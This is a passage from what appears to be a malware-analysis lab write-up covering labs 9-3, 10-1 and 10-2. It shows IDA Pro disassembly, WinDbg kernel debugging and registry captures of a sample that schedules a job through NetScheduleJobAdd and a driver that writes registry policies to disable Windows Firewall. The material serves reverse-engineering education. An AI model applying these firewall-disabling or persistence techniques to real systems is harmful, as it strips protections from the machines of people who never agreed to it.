.text:00401003 sub esp, 1Ch
.text:00401006 call ds:DLL1Print
.text:0040100C call ds:DLL2Print
.text:00401012 call ds:DLL2ReturnJ
.text:00401018 mov [ebp+hFile], eax
.text:0040101B push 0 ; lpOverlapped
```

Figure 4. Calling DLL1Print



The screenshot shows the assembly view in IDA Pro. The title bar reads "Exported entry 1. DLL1Print". The assembly code is as follows:

```
; Exported entry 1. DLL1Print

; Attributes: bp-based frame

public DLL1Print
DLL1Print proc near
push ebp
mov ebp, esp
mov eax, dword_10008030
push eax
push offset aDll1MysteryDat ; "DLL 1 mystery data %d\n"
call printf
add esp, 8
pop ebp
retn
DLL1Print endp
```

Figure 5. DLL1Print

From figure 4, we can see that DLL1Print is called. In figure 1, we can see that DLL1Print is imported from DLL1.dll. Opening DLL1.dll in IDA Pro, we can conclude that DLL 1 mystery data %d\n is printed out. However %d is filled with values in dword\_1008030 a global variable. xref check on this global variable suggests that it is being set by @0x10001009.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr 8
fdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push ebp
mov ebp, esp
call ds:GetCurrentProcessId
mov dword_10008030, eax
mov al, 1
pop ebp
retn 0Ch
_DllMain@12 endp
```

Figure 6. Setting global variable with process id

The above figure shows that once the dll is loaded, it will query its own process id and set the global variable dword\_1008030 to the retrieved process id. To conclude DLL1Print will print out “**DLL 1 mystery data [CurrentProcess ID]**“.

v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

```
.text:00401000 push ebp
.text:00401000 mov ebp, esp
.text:00401001 sub esp, 1Ch
.text:00401003 call ds:DLL1Print
.text:0040100C call ds:DLL2Print
.text:00401012 call ds:DLL2ReturnJ ; get a File Handle
.text:00401018 mov [ebp+hFile], eax ; eax contains handle to file
.text:0040101B push 0 ; lpOverlapped
.text:0040101D lea eax, [ebp+NumberOfBytesWritten]
.text:00401020 push eax ; lpNumberOfBytesWritten
.text:00401021 push 17h ; nNumberOfBytesToWrite
.text:00401023 push offset aMalwareanalysisi ; "malwareanalysisbook.com"
.text:00401028 mov ecx, [ebp+hFile]
.text:0040102B push ecx ; hFile
.text:0040102C call ds:WriteFile
```

Figure 7. File Handle from DLL2ReurnI

Analyzing Lab09-03.exe, we can see that the File Handle is retrieved from DLL2ReturnJ subroutine (imported from DLL2.dll)

```

; Exported entry 2. DLL2ReturnJ

; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push ebp
mov ebp, esp
mov eax, dword_1000B078
pop ebp
retn
DLL2ReturnJ endp

```

Figure 8. DLL2ReturnJ

From the above image, DLL2ReturnJ returns a global variable taken from dword\_1000B078.

```

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD FdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr 8
FdwReason= dword ptr 0Ch
lpvReserved= dword ptr 10h

push ebp
mov ebp, esp
push 0 ; hTemplateFile
push 80h ; dwFlagsAndAttributes
push 2 ; dwCreationDisposition
push 0 ; lpSecurityAttributes
push 0 ; dwShareMode
push 40000000h ; dwDesiredAccess
push offset FileName ; "temp.txt"
call ds>CreateFileA
mov dword_1000B078, eax
mov al, 1
pop ebp
retn 0Ch
_DllMain@12 endp

```

Figure 9. DLL's DllMain

From the above image, things become clear. The returned File Handle points to **temp.txt**.

#### vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

According to msdn, [NetScheduleJobAdd](#) submits a job to run at a specified future time and date. The second parameter is a pointer to a [AT\\_INFO](#) Structure

```
NET_API_STATUS NetScheduleJobAdd(
 _In_opt_ LPCWSTR Servername,
```

```

 In LPBYTE Buffer,
 Out LPDWORD JobId
);

```

```

.text:00401030 call ds:CloseHandle
.text:0040103C push offset LibFileName ; "DLL3.dll"
.text:00401041 call ds:LoadLibraryA
.text:00401047 mov [ebp+hModule], eax
.text:0040104A push offset ProcName ; "DLL3Print"
.text:0040104F mov eax, [ebp+hModule]
.text:00401052 push eax ; hModule
.text:00401053 call ds:GetProcAddress
.text:00401059 mov [ebp+var_8], eax
.text:0040105C call [ebp+var_8]
.text:0040105F push offset aDll3Getstructu ; "DLL3GetStructure"
.text:00401064 mov ecx, [ebp+hModule]
.text:00401067 push ecx ; hModule
.text:00401068 call ds:GetProcAddress
.text:0040106E mov [ebp+var_10], eax
.text:00401071 lea edx, [ebp+Buffer]
.text:00401074 push edx
.text:00401075 call [ebp+var_10] ; DLL3GetStructure
.text:00401078 add esp, 4
.text:0040107B lea eax, [ebp+JobId]
.text:0040107E push eax ; JobId
.text:0040107F mov ecx, [ebp+Buffer]
.text:00401082 push ecx ; Buffer
.text:00401083 push 0 ; Servername
.text:00401085 call NetScheduleJobAdd

```

Figure 10. AT\_INFO structure

From Lab09-03.exe we can see that it is loading a dll dynamically during runtime by first calling [LoadLibraryA](#)("DLL3.dll") then [GetProcAddress](#)("DLL3Print") to get the pointer to the export function. The pointer is then called to get the AT\_INFO structure.

```

; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.DllMain@12 proc near ; CODE XREF: DllEntryPoint+4B4p
lpMultiByteStr = dword ptr -4
hinstDLL = dword ptr 8
fdwReason = dword ptr 0Ch
lpvReserved = dword ptr 10h

 push ebp
 mov ebp, esp
 push ecx
 mov [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
 push 32h ; cchWideChar
 push offset WideCharStr ; lpWideCharStr
 push 0FFFFFFFh ; cbMultiByte
 mov eax, [ebp+lpMultiByteStr]
 push eax ; lpMultiByteStr
 push 0 ; dwFlags
 push 0 ; CodePage
 call ds:MultiByteToWideChar
 mov stru_100000A0.Command, offset WideCharStr
 mov stru_100000A0.JobTime, 3600000
 mov stru_100000A0.DaysOfMonth, 0 ; day of month
 mov stru_100000A0.DaysOfWeek, 127 ; day of week
 mov stru_100000A0.Flags, 10001b ; Flag
 mov al, 1

```

Figure 11. Get AT\_INFO Structure

vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

- DLL 1 mystery data prints out the current process id
- DLL 2 mystery data prints out the CreateFileA's handle
- DLL 3 mystery data prints out the decimal value of the address to the command string “ping <http://www.malwareanalysisbook.com&#8221;>;

viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?




Figure 12. Manual Load

Select Manual Load checkbox when opening DLL2.dll in IDA Pro. You will be prompted to enter new image base address.

**a. This lab includes both a driver and an executable. You can run the executable from anywhere, but in order for the program to work properly, the driver must be placed in the C:\Windows\System32 directory where it was originally found on the victim computer. The executable is Lab10-01.exe, and the driver is Lab10-01.sys**

**i. Does this program make any direct changes to the registry? (Use procmon to check.)**

Not really. Looking at the following figure, the only direct changes made by the malware is RNG\Seed. However if you were to look into the registries created by services.exe, we will see that it is trying to add a service.

Time	Process Name	PID	Operation	Path	Result	Detail
8.24.1..	Lab10-01.exe	1704	RegSetValue	HKEY_LOCAL_MACHINE\Software\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINARY
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\Type	SUCCESS	Type: REG_DWORD
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\Start	SUCCESS	Type: REG_DWORD
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\ErrorControl	SUCCESS	Type: REG_DWORD
8.24.1..	Services and Controller	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\ImagePath	SUCCESS	Type: REG_EXPAND_SZ
8.24.1..	services.exe [Microsoft Corporation]	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\DisplayName	SUCCESS	Type: REG_SZ
8.24.1..	services.exe [Microsoft Corporation]	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\Security\Security	SUCCESS	Type: REG_BINARY
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Control\NewlyCreated	SUCCESS	Type: REG_DWORD
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Service	SUCCESS	Type: REG_SZ
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Legacy	SUCCESS	Type: REG_DWORD
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\ConfigFlags	SUCCESS	Type: REG_DWORD
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Class	SUCCESS	Type: REG_SZ
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\ClassGUID	SUCCESS	Type: REG_SZ
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\DeviceDesc	SUCCESS	Type: REG_SZ
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\Enum\0	SUCCESS	Type: REG_SZ
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\Enum\Count	SUCCESS	Type: REG_DWORD
8.24.1..	services.exe	704	RegSetValue	HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Lab10-01\Enum\NextInstance	SUCCESS	Type: REG_DWORD

Figure 1. Registry changes

but this is not the case for regshot! There are some HKLM policies added to the machine.

```

File Edit Format View Help
File 1.9.0 x86 Unicode
Comments:
Datetime: 2016/3/8 12:34:24 , 2016/3/8 12:35:23
Computer: USER-FCC21C8345 , USER-FCC21C8345
Username: Administrator , Administrator

Keys added: 18
HKLM\Software\Policies\Microsoft\WindowsFirewall
HKLM\Software\Policies\Microsoft\WindowsFirewall\DomainProfile
HKLM\Software\Policies\Microsoft\WindowsFirewall\StandardProfile
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control
HKLM\System\ControlSet001\services\Lab10-01
HKLM\System\ControlSet001\services\Lab10-01\Security
HKLM\System\ControlSet001\services\Lab10-01\Enum
HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01
HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000
HKLM\System\CurrentControlSet\Enum\Root\LEGACY_LAB10-01\0000\Control
HKLM\System\CurrentControlSet\services\Lab10-01
HKLM\System\CurrentControlSet\services\Lab10-01\Security
HKLM\System\CurrentControlSet\services\Lab10-01\Enum
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\ShellNoRoam\BagMRU\5\2
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\ShellNoRoam\Bags\32
HKU\S-1-5-21-1993962763-484061587-682003330-500\Software\Microsoft\Windows\ShellNoRoam\Bags\32\Shell

Values added: 128
HKLM\Software\Policies\Microsoft\WindowsFirewall\DomainProfile\EnableFirewall: 0x00000000
HKLM\Software\Policies\Microsoft\WindowsFirewall\StandardProfile\Enablefirewall: 0x00000000
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\NextInstance: 0x00000001
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Service: "Lab10-01"
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Legacy: 0x00000001
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\ConfigFlags: 0x00000000
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Class: "LegacyDriver"
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\ClassGUID: "{BECC0550-047F-11D1-A537-0000F8753ED1}"
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\DeviceDesc: "Lab10-01"
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control\NewlyCreated: 0x00000000
HKLM\System\ControlSet001\Enum\Root\LEGACY_LAB10-01\0000\Control\Activeservice: "Lab10-01"
HKLM\System\ControlSet001\services\Lab10-01\Type: 0x00000001
HKLM\System\ControlSet001\services\Lab10-01\Start: 0x00000003
HKLM\System\ControlSet001\services\Lab10-01\ErrorControl: 0x00000001
HKLM\System\ControlSet001\services\Lab10-01\ImagePath: "\??\C:\Windows\System32\Lab10-01.sys"
HKLM\System\ControlSet001\services\Lab10-01\DisplayName: "Lab10-01"
HKLM\System\ControlSet001\services\Lab10-01\Security\Security: 01 00 14 80 90 00 00 00 9C 00 00 00 14 00 00 00 30 .
HKLM\System\ControlSet001\services\Lab10-01\Enum\0: "Root\LEGACY_LAB10-01\0000"
HKLM\System\ControlSet001\services\Lab10-01\Enum\Count: 0x00000001

```

Figure 2. More Registry changes in Regshot

**ii. The user-space program calls the ControlService function. Can you set a breakpoint with WinDbg to see what is executed in the kernel as a result of the call to ControlService?**



Figure 3. ControlService

The above figure shows the malware opening Lab10-01 service, starting the service and eventually closing it via [ControlService](#); SERVICE\_CONTROL\_STOP.

breaking the kernel debugger and using the following command !object \Driver shows the loaded drivers...

```

nt!RtlpBreakWithStatusInstruction:
80527bdc cc int 3
kd> !object \Driver
Object: e101d910 Type: (8a360418) Directory
 ObjectHeader: e101d8f8 (old version)
 HandleCount: 0 PointerCount: 87
 Directory Object: e1001150 Name: Driver

Hash Address Type Name
---- ----
 00 8a0fd3a8 Driver Beep
 8a20c3b0 Driver NDIS
 8a053438 Driver KSecDD
 01 8a0ad7d0 Driver Mouclass
 8a04ae38 Driver Raspti
 89e28de8 Driver es1371
 02 89e29bf0 Driver vmx_svga
 03 89e57b90 Driver Fips
 8a1f87b0 Driver Kbdclass
 04 89fe6f38 Driver VgaSave
 89ee6030 Driver NDProxy
 8a2a60b8 Driver Compbatt
 05 8a292ec8 Driver Ptalink
 8a31e850 Driver MountMgr
 8a2717e0 Driver wdmaud
 07 89e0d7a0 Driver dmload
 8a2b0218 Driver isapnp
 89e3c2c0 Driver swmidi
 08 8a28b948 Driver redbook
 8a1f75f8 Driver vmmouse
 8a0ed510 Driver atapi
 09 89e0ea08 Driver vmscsi
 10 89fe4da0 Driver IpNat
 8a0e3728 Driver RasAcd
 8a072d68 Driver PSched

```

Figure 3. !object \Driver

SERVICE\_CONTROL\_STOP will call DriverUnload function. To figure out what is the address of DriverUnload function is I would first place a breakpoint on Lab10-01 Driver entry.

**kd> bu Lab10\_01!DriverEntry**

Note that “-” is converted to “\_”. Next we need to step till Lab10\_01.sys is loaded. Use step out till you see this **nt!IopLoadUnloadDriver+0x45**.

**kd> !object \Driver**

to list the loaded drivers, then we use display type (dt) to display out the LAB10-01 driver.

```

kd> !object 89d3ada0
Object: 89d3ada0 Type: (8a3275b8) Driver
 ObjectHeader: 89d3ad88 (old version)
 HandleCount: 0 PointerCount: 2
 Directory Object: e101d910 Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbaf7e000 Void
+0x010 DriverSize : 0xe80
+0x014 DriverSection : 0x89e3b630 Void
+0x018 DriverExtension : 0x89d3ae48 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "Driver\Lab10-01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbaf7e959 long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xbaf7e486 void +0
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0

```

Figure 4. dt \_DRIVER\_OBJECT

In the above image, we can see the address for DriverUnload. Now we just need to set breakpoint on that address as shown below.

```

kd> !object 89d3ada0
Object: 89d3ada0 Type: (8a3275b8) Driver
 ObjectHeader: 89d3ad88 (old version)
 HandleCount: 0 PointerCount: 2
 Directory Object: e101d910 Name: Lab10-01
kd> dt _DRIVER_OBJECT 89d3ada0
nt!_DRIVER_OBJECT
+0x000 Type : 0n4
+0x002 Size : 0n168
+0x004 DeviceObject : (null)
+0x008 Flags : 0x12
+0x00c DriverStart : 0xbaf7e000 Void
+0x010 DriverSize : 0xe80
+0x014 DriverSection : 0x89e3b630 Void
+0x018 DriverExtension : 0x89d3ae48 _DRIVER_EXTENSION
+0x01c DriverName : _UNICODE_STRING "Driver\Lab10-01"
+0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit : 0xbaf7e959 long +0
+0x030 DriverStartIo : (null)
+0x034 DriverUnload : 0xbaf7e486 void +0
+0x038 MajorFunction : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0
kd> bp 0xbaf7e486
kd> g
Breakpoint 1 hit
Lab10_01+0x486:
baf7e486 8bff nov edi edi

```

Figure 5. breakpoint unload

Stepping through the functions we will see RtlCreateRegistryKey and RtlWriteRegistryValue being called.

```
kd> p
Lab10_01+0x48d:
baf7e48d 56 push esi
kd> p
Lab10_01+0x48e:
baf7e48e 8b3580e7f7ba mov esi,dword ptr [Lab10_01+0x780 (baf7e780)]
kd> p
Lab10_01+0x494:
baf7e494 57 push edi
kd> p
Lab10_01+0x495:
baf7e495 33ff xor edi,edi
kd> p
Lab10_01+0x497:
baf7e497 68bce6f7ba push offset Lab10_01+0x6bc (baf7e6bc)
kd> p
Lab10_01+0x49c:
baf7e49c 57 push edi
kd> du baf7e6bc
baf7e6bc "\Registry\Machine\SOFTWARE\Polic"
baf7e6fc "ies\Microsoft"
kd> t
Lab10_01+0x49d:
baf7e49d 897dfc mov dword ptr [ebp-4],edi
kd> t
Lab10_01+0x4a0:
baf7e4a0 ffd6 call esi
kd> t
nt!RtlCreateRegistryKey:
805ddafe 8bff mov edi,edi
```

Figure 6. RtlCreateRegistryKey

The following image is the dissembled code of the driver in IDA Pro. Stepping the above instructions is the same as going through the instructions below.

```
.text:00010486 sub_10486 proc near ; DATA XREF: sub_10906+840
.text:00010486 = dword ptr -4
.text:00010486 mov edi, edi
.text:00010486 push ebp
.text:00010486 mov ebp, esp
.text:00010486 push ecx
.text:00010486 push ebx
.text:00010486 push esi
.text:00010486 mov esi, ds:RtlCreateRegistryKey
.text:00010494 push edi
.text:00010495 xor edi, edi
.text:00010497 push offset Path ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:0001049C push edi ; RelativeTo
.text:0001049D mov [ebp+ValueData], edi
.text:000104A0 call esi : RtlCreateRegistryKey
.text:000104A2 push offset aRegistryMach_0 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104A7 push edi ; RelativeTo
.text:000104A8 call esi : RtlCreateRegistryKey
.text:000104AA push offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104AF push edi ; RelativeTo
.text:000104B0 call esi : RtlCreateRegistryKey
.text:000104B2 mov ebx, offset aRegistryMach_2 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104B7 push ebx ; Path
.text:000104B8 push edi ; RelativeTo
.text:000104B9 call esi : RtlCreateRegistryKey
.text:000104B8 mov esi, ds:RtlWriteRegistryValue
.text:000104C1 push 4 ; ValueLength
.text:000104C3 lea eax, [ebp+ValueData]
.text:000104C6 push eax ; ValueData
.text:000104C7 push 4 ; ValueType
.text:000104C9 mov edi, offset ValueName
.text:000104CE push edi ; ValueName
.text:000104CF push offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104D4 push 0 ; RelativeTo
.text:000104D6 call esi : RtlWriteRegistryValue
.text:000104D8 push 4 ; ValueLength
.text:000104DA lea eax, [ebp+ValueData]
.text:000104DD push eax ; ValueData
.text:000104DE push 4 ; ValueType
.text:000104E0 push edi ; ValueName
.text:000104E1 push ebx ; Path
.text:000104E2 push 0 ; RelativeTo
.text:000104E4 call esi : RtlWriteRegistryValue
.text:000104E6 pop edi
.text:000104E7 pop esi
.text:000104E8 pop ebx
.text:000104E9 leave
.text:000104EA retn 4
.text:000104EA sub_10486 endp
```

Figure 7. Lab10-01.sys IDA Pro

### **iii. What does this program do?**

The malware creates a service Lab10-01 that calls the driver located at “c:\windows\system32\Lab10-01.sys”. It then starts the service, executing the driver and then stops the driver causing the driver to unload itself. In the driver’s unload function the driver attempts to create and write registry key using kernel function call. The following are the registry modification made by the driver.

- **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft
  - **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
  - **RtlCreateRegistryKey:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile
  - **RtlCreateRegistryKey:**  
\\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile
  - **RtlWriteRegistryValue:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile - 0 (data)

- **RtlWriteRegistryValue:** \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile – 0 (data)

According to [msdn](#), the above registry modifications will disable Windows Firewall for both the domain and standard profiles on the victim's machine.

### b-The file for this lab is Lab10-02.exe

#### i. Does this program create any files? If so, what are they?

Cerbero Profiler highlighted that the malware contains a PE Resource. Instinct tells me that this malware behaves like a packer and will extract this resource onto the target's machine.




Figure 1. MZ header in resource

Address	Length	Type	String
.rdata:004050EE	00000006	unic...	OP
.rdata:004050F5	00000008	C	(8PX)\a\b
.rdata:004050FD	00000007	C	700WP\z
.rdata:0040510C	00000008	C	\b'h'''
.rdata:00405115	0000000A	C	ppxxx\b\z\b
.rdata:00405130	0000000E	unic...	(null)
.rdata:00405140	00000007	C	(null)
.rdata:00405148	0000000F	C	runtime error
.rdata:0040515C	0000000E	C	TLOSS error\r\n
.rdata:0040516C	0000000D	C	SING error\r\n
.rdata:0040517C	0000000F	C	DOMAIN error\r\n
.rdata:0040518C	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:004051B4	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:004051EC	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00405224	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040524C	00000035	C	R6024\r\n- not enough space for __onexit/atexit table\r\n
.rdata:00405284	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:004052B0	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:004052D4	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00405304	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00405330	00000021	C	\r\nabnormal program termination\r\n
.rdata:00405354	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00405380	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:004053AC	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00405400	0000001A	C	Runtime Error\r\nProgram:
.rdata:00405420	00000017	C	<program name unknown>
.rdata:00405438	00000013	C	GetLastActivePopup
.rdata:0040544C	00000010	C	GetActiveWindow
.rdata:0040545C	0000000C	C	MessageBoxA
.rdata:00405468	00000008	C	user32.dll
.rdata:00405602	0000000D	C	KERNEL32.dll
.rdata:0040565A	0000000D	C	ADVAPI32.dll
.data:00406030	0000001A	C	Failed to start service.\n
.data:0040604C	0000001B	C	Failed to create service.\n
.data:00406068	0000000E	C	486 WS Driver
.data:00406078	00000021	C	Failed to open service manager.\n
.data:0040609C	00000020	C	C:\Windows\System32\mlwx486.sys
.data:004060BC	00000005	C	FILE

Figure 2. IDA Pro's string

"C:\Windows\System32\mlwx486.sys" seems suspicious. xRef this string might help us to solve this problem.

```

push ecx
push ebx
push esi
push edi
push offset Type ; "FILE"
push 65h ; lpName
push 0 ; hModule
call ds:FindResourceA
mov edi, eax
push edi ; hResInfo
push 0 ; hModule
call ds:LoadResource
test edi, edi
mov ebx, eax
